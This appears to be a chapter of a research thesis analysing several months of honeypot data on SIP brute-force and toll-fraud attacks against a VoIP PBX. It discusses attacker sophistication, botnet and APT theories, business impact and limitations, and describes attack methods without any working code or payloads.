During Christmas 2020, the Honeypot ran for 12 days between the 23rd December 2020 to 3rd January 2021. Data for the 1/1/2021 was corrupted (including partially corrupted for 2/1/2021). It is thought that given the scale of these attacks, it has caused file corruption, so for data collection purposes, there are 11 days of data. There was a total of 23,173,939 SIP Messages received. Table 6.21 contains 8 days of results focusing on the Christmas Period. The Full dataset can be seen in Appendix B. The SIP Messages mean average for the 2020 period (excluding the 24/12/2020 to compare the same date ranges as the inclusive 7 day – 2018 and 2019 period) is 2,586,605 (2,106,721 messages per day when using the 11-day collection period dates the Honeypot ran for).

Table 6.21 - Christmas 2020 SIP Messages Received

	SIP Message Type Received			
Date	**Register**	**Invite**	**Option**	**Total**
24/12/2020	3,467,279	19,594	34	3,486,907
25/12/2020	5,108,555	9,047	4,072	5,121,674
26/12/2020	1,160,450	21,872	1,317	1,183,639
27/12/2020	1,570,065	63,169	3,040	1,636,274
28/12/2020	1,852,037	236,937	2,719	2,091,693
29/12/2020	334,606	32,791	6,551	373,948
30/12/2020	3,035,456	29,805	15,712	3,080,973
31/12/2020	4,601,025	14,881	2,133	4,618,039

6.5 Discussion

The Honeypot experiment was conducted in two separate parts to enable a benchmark of results to investigate any differences and to allow for confirmation that the experiment was setup correctly.

When the experiment was not running for the 14-day period between the 4th October and 17th October, the firewall feature provided by the VM provider was enabled to block all incoming connections except those from the university's IP addresses.

This discussion will initially discuss the experiment in each of its respective parts and then discuss the two parts together.

6.5.1 Part I Discussion

Part I, was conducted over a period of 10-days (24th September 2018 00:00BST – 3rd October 2018 23:59 BST,). In comparison, the Essen experiment conducted by Hoffstadt et al. was over a 771-day period (22nd December 2009 to January 31st 2012). The Part I experiment received 18.93 million SIP messages over this period. This is a mean average of 1.89 million messages per day. In comparison, the Essen project received 47.5 million messages with a mean average of 0.06 million per day.

During the 3rd October the Honeypot experienced a large attack of 7.2 million SIP Messages. 38% of Part I SIP messages were experienced on this day alone. In the context of the Essen project, this is approximately 15% of the total SIP messages received by the Essen Honeypot.

If Part I ran for the same period as the Essen experiment (771 days), then it could be argued that 1.45 billion SIP messages could be expected. This is calculated as follows:

$$1.89\ Mean\ Average\ Daily\ SIP\ Messages\ \times\ 771\ days = 1.45\ Billion$$

This is approximately 30 times larger when comparing the daily average mean figures. Although as discussed later in Part II and Overall discussion, this is not accurate and skewed due to the large

3rd October attack. Therefore, Part II discussion may be a better representation due to the longer duration.

Either way, this increase in daily SIP messages received when compared to the Essen experiment reinforces trends witnessed by experts and the CFCA that the financial values being lost to Toll Fraud are increasing. This experiment demonstrates that attacks are larger in nature, which could explain why the financial values are increasing (i.e. there are more attacks, therefore more attacks are being successful resulting in more money being lost to Toll Fraud).

During Part I, using the tools provided by the VM provider, the system resources were monitored. Although not independently verified exactly by direct PBX monitoring, and on some occasions, results had to be read from a low-resolution graph, they provided an insight to what was occurring. The graphs were provided over 24-hour periods and the daily peaks were noted along with the approximate average values for the days.

The highest bandwidth consumed was during the 3rd October attack. This resulted in approximately 600Kps in both directions used. This is a large volume of bandwidth in an upload direction. A recent Ofcom report has demonstrated that many businesses rely on ADSL2+ connectivity and do not have leased lines (which are expensive)[136]. Upload speeds can be very low, with ADSL2+ delivering around 1Mbit upload speed[137].

This could have a significant impact on businesses in several ways. For example, if a large amount of their bandwidth is being used up because of attacks, then it will limit their bandwidth available for calls which in a best-case scenario, creates reduced call capacity, in a worst-case scenario, causes interruption to ongoing calls due to packets of data containing the voice call competing against packets for messaging because of attacks.

In addition to this, the average CPU utilisation was 30% during a 24 hour period and 80% peak during attacks. This would have a similar effect to a lack of bandwidth where calls would be "choppy" and interrupted due to the CPU being required to transcode a call. Transcoding is the conversation of audio from one format to another.

[136] https://www.ofcom.org.uk/__data/assets/pdf_file/0009/113112/cartesian-business-connectivity-market-assessment.pdf [Date Accessed: 20/6/2019]
[137] https://www.ispreview.co.uk/index.php/2014/08/forgotten-importance-broadband-internet-upload-speeds.html [Date Accessed: 20/6/2019]

Finally, an indirect cost for businesses can be those who pay per GB of data transfer for their internet connection. Business ADSL connections can have this limitation, so do internet connections provided over a mobile connection. In addition, due to the CPU and processing time required, this could have additional electricity costs (although small) and greater wear and tear on the system, reducing its service life.

This can be explained due to the process of how a PBX operates. Each time a registration or Invite request is received, Asterisk, the Voice engine would perform an SQL look up in the PBX database to determine if the details are valid. In addition to this, the PBX would also write the events to a log. All these functions require CPU and Disk IO time. It is worth considering that this PBX used an SSD (which is faster when compared to legacy traditional disk technology) when many PBX's do not. Therefore, at this volume it is expected to cause a problem and potentially stop the PBX from being usable by a business.

During each day of Part I, SIP messages were received. Each day was different in terms of the quantity of messages received and there were no apparent patterns between Registrations, Invites or Options. The firewall of the Honeypot (provided by the VM provider) was configured to block all connection and could only be connected from University IP addresses. During the days being recorded, the VoIP ports were opened to allow connections from all. Previous research during the Essen project suggested that a large number of Options would be received until the Honeypot would interact via SIP. Due to the way the experiment was configured, it was not possible to conclusively test this theory as the firewall was provided at the VM level, not the server level. Using a software firewall, it would have been possible to see the attempts via Wireshark.

Options were received during each day the Honeypot was operating. The low level of Options received could be because the Honeypot may have been interacting immediately with other SIP messages.

6.5.2 Part II Discussion

Part II of the Honeypot experiment was conducted over a 115-day period where 103 days of data was captured. During this period there were 100.89 million SIP messages received in terms of

Registrations, Invites or Options. This is a mean average of 0.98 million messages per day. As in Part I, there does not appear to be any pattern between the Registrations, Invites or Options received.

If Part II was conducted over the same period to that of the Essen Project (771 days), then it is expected there would be approximately 760 million SIP messages. This is 16 times more inbound SIP messages to the Honeypot than the Essen project received in total. Although it is an estimate, it can be argued that this is more accurate than the estimate provided in Part I due to Part II being conducted over a period greater than three months.

The method used in Part I to observe system resources was too time consuming and would not be suitable for the longer-term nature of Part II. In addition, it was not very accurate to read values from graphs which would only provide an approximate value. Therefore, this previous approach was abandoned and instead used random sampling by making notes on an ad hoc basis to continue to build on Part I and provide an indication of what occurred. This was combined with using IO charts provided by Wireshark.

It was observed that the CPU utilisation and bandwidth upload was similar to that observed in Part I. When an attack was spread out over a longer time period, it would use less system resources, compared to that of an attack spread out over a shorter time period.

The level of sophistication and persistence of the attacks demonstrate qualities to that of the Kill Chain and an Advanced Persistent Threat (APT). To demonstrate how this could be an APT, the explanation work below has been taken from Chapter 2 to show how the attacks meet the criteria of an APT:

- *"Advanced" to refer to the skill set of the hackers, but also the exploits that are used.*

    - Attackers are using a wide range of vulnerabilities in software and misconfigurations across various web and VoIP attack vectors.
    - Utilising the complexity of cross border stakeholders involved in the call chain.
    - Attackers originate attacks from many countries.

- Attackers appear to have over 1,000 numbers available in over 100 countries.

- *"Persistent" to refer to the continual time of attempting to gain access and keep access by maintaining a long-term presence.*

    - The moment a system is connected to the internet, it appears to be under attack based on this experiment and previous research.
    - Attacks appear to occur almost every minute of every day.
    - Previous research suggests that once they have gained access, they do not attempt Toll Fraud for a while. Although in our experiment, attackers were attempting numbers continually, these were usually low-cost numbers which would hide their revenue generating numbers. This suggests once they have gained access, they then wait a while prior to beginning Toll Fraud activities, which may make it difficult to determine how attackers gained access.

- *"Threat" (in the context of APT) to be hard to defend against due to their sophistication.*

    - The spectrum of vectors used by attackers mean the only way to defend against this is to completely block all ports using a firewall. But this would significantly limit functionality and enjoyment of what a Next Generation PBX has to offer.

The monitoring of web ports demonstrated the level of sophistication on behalf of the attackers. It was observed that attackers are attempting to gain access to SIP accounts using web vulnerabilities in the PBX panel, VoIP billing software and CRM software. Although, it appears that attackers are also looking for opportunities to commandeer systems to increase their botnet. Cross-referencing the IP subnets witnessed in web attacks to those of IP subnets witnessed involved in VoIP attacks demonstrated that many of the IP subnets are one and the same. This demonstrates the same devices are involved in multi-vector attacking in the attempt to gain access to SIP details to enable Toll Fraud or gain access to a system to potentially take control of it, so it also attacks other VoIP enabled systems.

6.5.3 Overall Discussion

In Part I, there were 18.93 million SIP messages received inbound in 10 days, where this equates to a mean average of 1.89 million messages per day. In Part II there were 100.89 million SIP Messages inbound over a 103-day period with a mean average of 0.98 million messages per day.

The major difference between Part I and II can be attributed to the 3rd October attack. If the 3rd October is excluded (therefore comparing 9 days instead of 10), the average is 1.3 million which is closer to the 103-day experiment. However, Part I did not run for long enough to get a fair representation. On the 103-day experiment, it is seen that on some days there were a significant volume of SIP messages (more than a million in a day), on others there were much less.

In comparison to the above, the Hoffstadt et al. Honeypot experiment received 47.5 million messages between 22nd December 2009 and January 31st 2012 [38]. This is 771 days (inclusive of the end date). This provides a mean average of 61,608 SIP messages per day. Although, unlike our experiment (Part I and II), their distribution is less balanced as between December 2009 and November 2010, their SIP messages per day was significantly low on most days, where from November 2010 till the end of their experiment it was much higher.




Figure 6.9 - Scatter Diagram of Total SIP Messages Received (Part II)

In our experiment, there was no pattern (Figure 6.9) between the attacks over a daily basis or between the number of Registrations, Invites or Options received (Appendix B). As discussed in Part I, this experiment was unable to reproduce the Options behaviour witnessed in the Essen experiment partially because our Honeypot was setup to reply to SIP messages as soon as they were received.

The Essen experiment and this experiment were set up slightly differently. This was a single Honeypot, where in comparison the Essen project was setup over multiple locations. This was a PBX, whereas the Essen project was not.

Options behaviour between part I and II are slightly different. On some days in part II, a large spike of several thousand Option messages were received. This could suggest that attackers were having technical issues, or another different related party scanned the Honeypot.




Figure 6.10 - Single Call (Call Flow), Multiple Invite Attempt

It was observed when analysing the results, that Wireshark was recording a larger magnitude of Invites (by a multiple of 1.5) than individual call attempts. On further inspection it was observed that on a few occasions the Honeypot had been repeatedly sent the same Invite because the Honeypot was overloaded. On other occasions (most of the time) the attackers were attempting to send a call without registering, where upon the Honeypot rejected a call because it was "unauthorised". The attackers then attempted to authenticate using registration details during the same call. A call flow example of multiple Invite attempts can be observed in Figure 6.10.

The differences in the packet details can be seen in Figure 6.11, where the Call-ID remains the same, therefore referring to the same call attempt, but on further inspection, the attacker attempts to authenticate a call using an extension that does exist (1001) on the PBX. It can also be observed that the attacker is attempting to make the call appear as if it is from the IP of the PBX

Honeypot. The IP that begins with 104.23… is the beginning of the IP of the Honeypot (From Header). The number beginning 011463332… is a Swedish number where the prefix 011 has been used as this is the prefix used to dial international from a North American country.

This behaviour implies that attackers are now attempting to call without registering and then resending the Invite with potential credentials in an attempt to call out. Although the majority of attempts are still connecting to the PBX attempting to register, it appears attackers have increased their level of sophistication by varying their methods of attempting to call out and determine whether credentials are correct.




Figure 6.11 - Single Call (Call-ID), Multiple Invite Attempt

During Part I and II, details of the equipment attempting to connect to the Honeypot was provided in the form of User Agents (as can be seen in Figure 6.11 - pplsip). Research from 5 years ago demonstrated that a wide range of different User Agents were appearing to be used [38]. Unfortunately, this provides no guarantee as it is easy to manipulate the User Agent. It would appear that some of the User Agents used in previous research over 5 years ago are still being used today. For example, friendlyscanner and Eyebeam. Yet the addition of new User Agent names can make worrying reading. This is because if they are correct, it would suggest that well

used corporate VoIP Equipment (Cisco and Avaya) can be vulnerable to being compromised. In 2018, Cisco and Avaya had the largest share of the PBX market[138].

Expanding further, it would appear that attackers have developed their methods by using dedicated hardware (instead of what appeared to be only software) to conduct attacks. For example, Avaya (which can be a PBX or handset), Cisco-SIPGateway and Linksys-SPA942.

This would infer one of two theories. Either attackers are spoofing User Agent names or hardware has been compromised, which creates a botnet like behaviour. Some of the hardware mentioned above is enterprise grade and can be expensive. The second theory can be possible, considering the witnessing of traversal web attacks and that many of these hardware systems are built on Linux[139]. Therefore, successful access to /etc/passwd file on Linux and other files could enable access to the system via SSH or other protocols which enables the ability to manipulate the system.

The largest Registration attack throughout the entire experiment was the 3rd October (Part I). This attack appeared (as discussed above, can be forged) to originate from equipment using MGKsip Release. On attempting to research this User-Agent, little to no information could be found on public internet searches.

One of the main comparisons between this Honeypot and previous research is that this experiment used a real PBX. In addition, there was also a significantly larger volume of inbound SIP messages received between 16-30 times (Part II and I averages respectively) to that of the Essen experiment. This could be attributed to the use of a real PBX being used, although the SIP processes would mostly remain the same (in terms of how the PBX replies to SIP Messages). The metadata which contains information about the setup (such as User Agents, Software Version etc.) would also be different and could lead an attacker to believe that this is a genuine production system.

Researchers of the Essen experiment concluded that different attackers were involved in different stages of the attack and further suggested that information is shared with other attackers.

[138] https://www.fiercetelecom.com/telecom/cisco-avaya-retain-dominant-pbx-market-share-but-segment-drops-8-delayed-spending-cloud [Date Accessed: 20/6/2019]
[139] http://www.teledynamic.com/blog/bid/167871/Review-Avaya-IP-Office-500-Phone-System [Date Accessed: 20/6/2019]

Anecdotal evidence from this Honeypot experiment suggests physical hardware is being used and could reinforce the idea that data is being shared via a botnet (Invites contained genuine extension usernames) of infected machines which then go on to infect other machines (Traversal Attacks).

During Part I of the Honeypot experiment, attackers were able to successfully register to extensions on the PBX where the password was the same as the username. Although only a small number of their total attempts were successful in gaining access, the success rate was 0.03% of registration attempts resulting in a successful authentication. Although on most days different credentials were being attempted, the attack on the 3rd October attempted the same extension with the same password MD5 string. This would imply the attacker's system is misconfigured. In addition, the volume of attempts (7.2 million) could have the effect of a Denial of Service attack depending on the equipment receiving this attack.

During a typical day in Part I and Part II, it was observed that attackers would run their Registration attacks during a set period of time. This would suggest that attackers are using a set of predetermined data in their attacks.

The highest volume of data consumed in Part I and Part II was through interactions being originated in the Netherlands. Although, the United States and France had the highest proportion of individual IP subnets witnessed respectively.

The majority of IP subnets witnessed were from France (Part II) suggesting that attackers are potentially geo-locating their attacks due to the United Kingdom and France being very close. In addition, the majority of data traffic was from the Netherlands which is also geographically very close to the United Kingdom. Although in Part I, this theory is questioned because the United States had the greatest number of IP subnets witnessed, it needs to be remembered that Part I was conducted over a 10-day period. Although in terms of data transfer, the majority of data was originated from the Netherlands as similar to Part II.

Hoffstadt et al. suggested that attackers share data between themselves which appears to still remain valid. Yet, there is growing evidence that the attackers are not separate attackers, but the same attacker where a botnet of machines is used. On some occasions, it would appear attackers would come from different IPs for a short while and would not be heard of again from that subnet

suggesting machines are being added and removed on a regular basis which again suggests a botnet like network where infected machines are being secured by their owners.

When comparing IP subnets, it was observed that Invite IPs were rarely the same as Registration attempt IPs. Although there is a large amount of evidence that the attackers knew the extensions created. This is because when attempting to register to a SIP extension, should an extension not exist, the error sent to an attacker will be different if the password was wrong, therefore attackers can build up a list of what extensions exist on the Honeypot over time. Over 50% of Invites attempted appeared to have their "From" header as an extension on the PBX (even though there was no registration beforehand from that IP). It is not always a requirement for a call to be authenticated through username and password. Calls can be authenticated through CLI which may explain why attackers attempted to use the username of an extension.

When comparing this behaviour to that of the Essen experiment, it appears that attacker behaviour has evolved over time. The evidence suggests a botnet exists with different systems within the botnet to conduct different activities. A simplistic view building on the Essen experiment and observed behaviour in our Honeypot could be:

1) Compromised System A is to establish whether a system is SIP enabled through Option requests.
2) Compromised System B is to determine which accounts are on the system through Registration attacks.
3) Compromised System C is to attempt to establish sessions through Invites based on those accounts.
4) Compromised System D is to attempt to gain access through brute forcing of known accounts.

This sophisticated nature of attacks, including multi-vector (SIP and Web) based methods could suggest a small number of organised criminal networks exist for Toll Fraud. Considering the large number of attacks, the methodologies involved and sophisticated nature with some of the IP subnets being involved in both VoIP and web-based attack, it is hard to believe there are a large number of individuals involved in conducting Toll Fraud. This reasoning is based on the evidence that:

- Over 1,000 numbers in over 100 countries are setup to receive call attempts (before Toll Fraud occurs as these are mostly low-cost numbers).
- Attacks appear to originate from over 800 different subnets (which reinforces the botnet theory).
- Significant drop in attacks during Christmas 2018 (discussed later).
- This is a highly specialised and niche fraud and requires significant understanding of the various technologies involved.
- How much money is claimed to be involved, would suggest specific skills are required to launder proceeds across borders.

Earlier in the discussion, it was stated that the observation was that Invites during Part I and II were being constructed to give the impression that calls were originating from an extension and IP of the Honeypot. This was regardless of whether there had been a successful previous registration.

This behaviour could imply that PBXs currently being used are either vulnerable to this kind of attack through a software vulnerability or are misconfigured (i.e. if the call appears to be coming from an extension that exists on the PBX and appears originating from the IP of the PBX, then it does not require authentication). The PBX may believe the call was originated on a loopback interface and could accept the call.

In the Essen project it was observed that attackers use different prefixes in front of a number in the attempt to dial out, such as 00 for an international call. Our experiment, on occasions, witnessed this behaviour. However, it appears this behaviour has now progressed. It was observed that, on occasions, very long prefixes were being used which did not make logical sense. However, in some use cases, switches are setup to route calls based on the prefix received. This setup is common with Trunk providers. This suggests two theories:

1. The calling string in the Invite is sent via the PBX to the provider to allow a call to route (if it is a long pin number); or
2. The VoIP provider accepts calls from other VoIP Systems using the prefix, but they may be misconfigured, contain a software vulnerability, or purposely allow unauthenticated calls on the illusion of security through obscurity due to complex prefixes.

The majority of numbers attempted through Invites were to low-cost destinations and in most cases appeared to be regular fixed line numbers which would not have necessarily generated a premium for an attacker.

This would suggest that there is an Eco System of Toll Fraud, where attackers appear to gain access for the ability to just call out. Another theory, it could be argued, is that attackers are using low-cost numbers to:

a) Mask their high cost generating numbers until they have successfully called out and then, based on Expert reviews from literature, use their high-cost numbers to generate income.
b) If their call is successful, then a low-cost number may not be noticeable on the companies phone bills and may not trigger any investigation.

When combing Part I and Part II, most Invites appeared to originate from France and Netherlands. However, most numbers attempted were to the United Kingdom. This would reinforce the idea that attackers are geolocating attacks based on where the PBX is located. This is because if a company has a PBX which is located in the UK, they may have only UK calls enabled with an International Bar setup. This may explain why the highest number of calls were to the United Kingdom. If the PBX was located in France, it may be expectant to see the majority of call attempts going to France. The only way to confirm this theory is to setup a Honeypot in France or another location and analyse any similarities.

Based on the discussion overall, it appears that behaviour observed in the original Hoffstadt et al. experiment has become more advanced in regard to its sophistication. Hoffstadt et al. claimed that the Toll Fraud attempts began a considerable period of time after successful registrations had taken place and that they appeared to be actioned manually. This experiment has demonstrated that a large number of Invites are being conducted without prior registering. The scale of Invites and various combinations being attempted to call out would suggest that attackers have improved their operation and are now generally automated. To compensate them performing Toll Fraud, it could be argued attackers are using low cost “disposable” numbers to attempt to call out before then attempting their revenue generating exercise. This may be still manual, although based on evidence so far and growth in the amount of money involved, it would suggest this is also now automated.

The large number of IPs involved demonstrate the challenges Cloud VoIP providers or PBX administrators face in trying to protect against these kinds of attacks. While at the same time, allowing the flexibility and benefits that next generation networking enables such as teleworking from home. Due to the wides range of countries involved, only allowing access from certain countries may not work if employees work in a country where attacks have originated. Although Intrusion Detections Systems such as Fail2ban may offer a solution, the practicality may not work well as users may accidentally block themselves. In addition, as has been demonstrated, the load that these attacks can cause on a system can be rather large.

The level of sophistication and intention of the attackers was clearly demonstrated when the results showed that attackers are attempting to use vulnerabilities in web software in an attempt to gain access to SIP username and passwords. In some cases, it was observed that attackers were attempting to gain access to the MySQL database of VoIP Billing Software or CRM relationship software. If successful, this could result in personal data being exposed. The sophistication of the attacker's operations is demonstrated by the wide range of vulnerabilities used. These included SQL in SIP Messages, web panel vulnerabilities, provisioning file vulnerabilities to name but a few. Furthermore, given how the majority of web attacks originated from the same IP subnet, where VoIP attacks originated, this demonstrates the same attacker being involved.

It appears though, that should the attacks gain access to details through web vulnerabilities, they may also be exposed to other data that could be sold on the black market to generate money from personal details (emails, addresses etc).

Earlier on in the discussion, it was proposed that there was potentially only a small number of separate criminal entities involved in these kinds of attacks. This is reinforced by the events of Christmas and Boxing day of 2018. The level of Registration and Invite attacks dropped significantly. This would suggest that there is perhaps one large group attempting PBX Toll Fraud and Hacking and then perhaps a smaller group of competing entities. Equally this suggests that even criminals have Christmas off and suggests that the proposed botnet is not fully automated but overseen on a regular basis.

During the subsequent Christmas periods of 2019 and 2020, the Honeypot was repeated for a short period in a configuration similar to that of Part I, but only analysing the daily key statistics. Details on subnets were not analysed. During the 2019 Christmas period, the attacks continued

without any break during the Christmas and Boxing Day period that was seen in 2018. This would suggest that compared to historic research, that over time the operation complexity has been increasing and becoming more automated. Moreover, during Christmas 2020, the attacks experienced were significantly larger (leading to us running out of disk storage). This could suggest that attackers are now focusing on holiday periods, knowing that on balance of probabilities, companies will be less likely paying attention to their phone systems. Alternatively, it could also suggest attack scales have further increased and this size of daily attack (2 million+ SIP messages) is now the new normal. To determine this, a new Honeypot would need to run for a long period of time to determine a more reliable daily attack size.

This pattern of activity could suggest there is an APT Group dedicated to Toll Fraud. As discussed in the Part II Discussion, the co-ordination and military like resources, skills and thoroughness of vectors used by attackers would suggest that the individuals involved in this have carefully planned their operation and setup in ways that could maximise financial opportunities while currently remaining anonymous.

6.5.4 Limitations

If this experiment were to be repeated, some of the results may change. For example, the attacks each day may fluctuate and the IP subnets where attacks originate may change as demonstrated between Parts I and II. However, when comparing the results of an experiment from over 5 years ago, there are still some partial similarities with before. For example, some of the User Agents being used previously are still being used at this time. To prove or disprove the geo locating theory discussed, the Honeypot should be located in another country to demonstrate whether attackers attempt to call numbers in that country the most.

Additionally, if the Honeypot ran for a longer period, the results would most likely not change due to saturation. It was evident that attackers involve almost half of the countries in the world. Either through numbers they attempt to call or IPs where attacks originated. When comparing Parts I and II in this respect, this demonstrated that most of the same countries were involved.

As discussed in the previous section, the Christmas 2020 period saw a significant prolonged size of attack. Further to the previous paragraphs and suggestions that attacks are growing in size and

setup, to prove or disprove this, a new Honeypot would need to run for a long period of time to determine this.

6.6 Conclusion

The Honeypot experiment has demonstrated that VoIP attacks are still occurring and are significantly larger (over 16 times larger) and more sophisticated than previous researchers have observed. Although some systems that appear to be used by attackers remain the same several years later, the majority appear to have changed which suggest well known VoIP hardware is being used to conduct attacks. There are also suggestions that attackers are geo-locating their attacks based on where the PBX is physically geographically located.

Attackers still appear to attempt brute force registrations as a primary tool in attempting to gain access to SIP Credentials. The Honeypot also observed activity which would suggest attackers are now attempting to use what appear to be VoIP vulnerabilities such as:

- SQL injection attempts in the “From” SIP headers in Invites.
- Creating the impression the PBX itself has generated Invites by attempting to originate a call from an extension on the IP or loopback interface of the system.

The increase in sophistication, including how attackers knew the extensions of the Honeypot in Invite attacks without attempting to register first, would confirm behaviour witnessed by previous researchers that attackers shared data between themselves. Expanding on this, the large number of systems involved and systematic scale and size of the operation, including its apparent automative state, would suggest that there is a PBX Toll Fraud botnet where different parts of the botnet are responsible for different elements of the attack.

This experiment demonstrated that web attack vectors are used as an attack method through the apparent use of documented vulnerabilities in PBX Web Panels, VoIP billing software and a CRM system. The Honeypot observed activity that would suggest attackers are also attempting to use Traversal and File Inclusion vulnerabilities to gain access to the systems administration credentials, which could be used to gain administrative SSH access. On successfully gaining access, the attack could install malware to allow the system to be added to the attacker’s botnet.

The system resources consumed via this attack are large enough to have a considerable performance degradation of a PBX, which can limit a business's enjoyment and use of their PBX, but also in some cases stop them using it due to entire system resources being consumed. In addition, the large volume of bandwidth involved could be costly for businesses who pay per GB consumed through restrictive broadband agreements or mobile internet.

Due to the complexity, large scale, highly niche and large sums of money involved along with similarity in the majority of attack methods utilised by the attackers, the evidence from activity observed in the Honeypot and previous research conducted by other researchers strongly suggests that there are a limited number of entities involved in conducting PBX Toll Fraud. Moreover, it could be seriously argued there is prima facie evidence to suggest there is an Advanced Persistent Treat (APT) Group in existence who are responsible for the majority of the attacks, where they conduct attacks in a Military Cyber Kill Chain fashion. This was reinforced over Christmas day and Boxing Day 2018 where reduced attacks were received, suggesting that attackers were also taking the Christmas period off. This is further reinforced by the resources available to Attackers. For example, access to over 1,700 "disposable" numbers in over 100 countries and access to systems on almost 1,000 IP subnets in over 70 countries.

Repeating the experiment may deliver new findings as most findings observed in Part II (103 days) and in Part I (10 days) were at the end of 2018. Conducting the Honeypot over the Christmas periods of 2019 and 2020 has demonstrated that attacker automation is increasing, and the scale of attacks witnessed in 2020 may be symptomatic of a wider general increase in attack size or it may show that attackers are focusing their resources during the festive period. If the experiment were to be repeated, it should be repeated in the UK, as well as in a different country to prove or disprove the geolocated theory.

Chapter 7: Research Interviews

7.1 Introduction

Research conducted in Chapters 2 and 6 has demonstrated that threats are increasing in the misuse of communication networks. Furthermore, as demonstrated in Chapters 2 and 6, threats are becoming more advanced and sophisticated. Chapter 3 introduced the policy dimension setting the scene on policy frameworks existing on the security of communication networks and provisions in place. Chapter 3 concluded there are policy holes where customers en mass are unprotected should their communication service be misused. Along with research in Chapter 2, Chapter 3 also raised the questions around awareness of PBX hacking among stakeholders, including policy stakeholders and where responsibility should be in attempting to mitigate this issue. Therefore, to further understand this and assist with a potential solution to mitigate and reduce occurrences, research interviews were conducted with numerous experts in their field to understand awareness, determine where responsibility should lie and what the potential solutions could be.

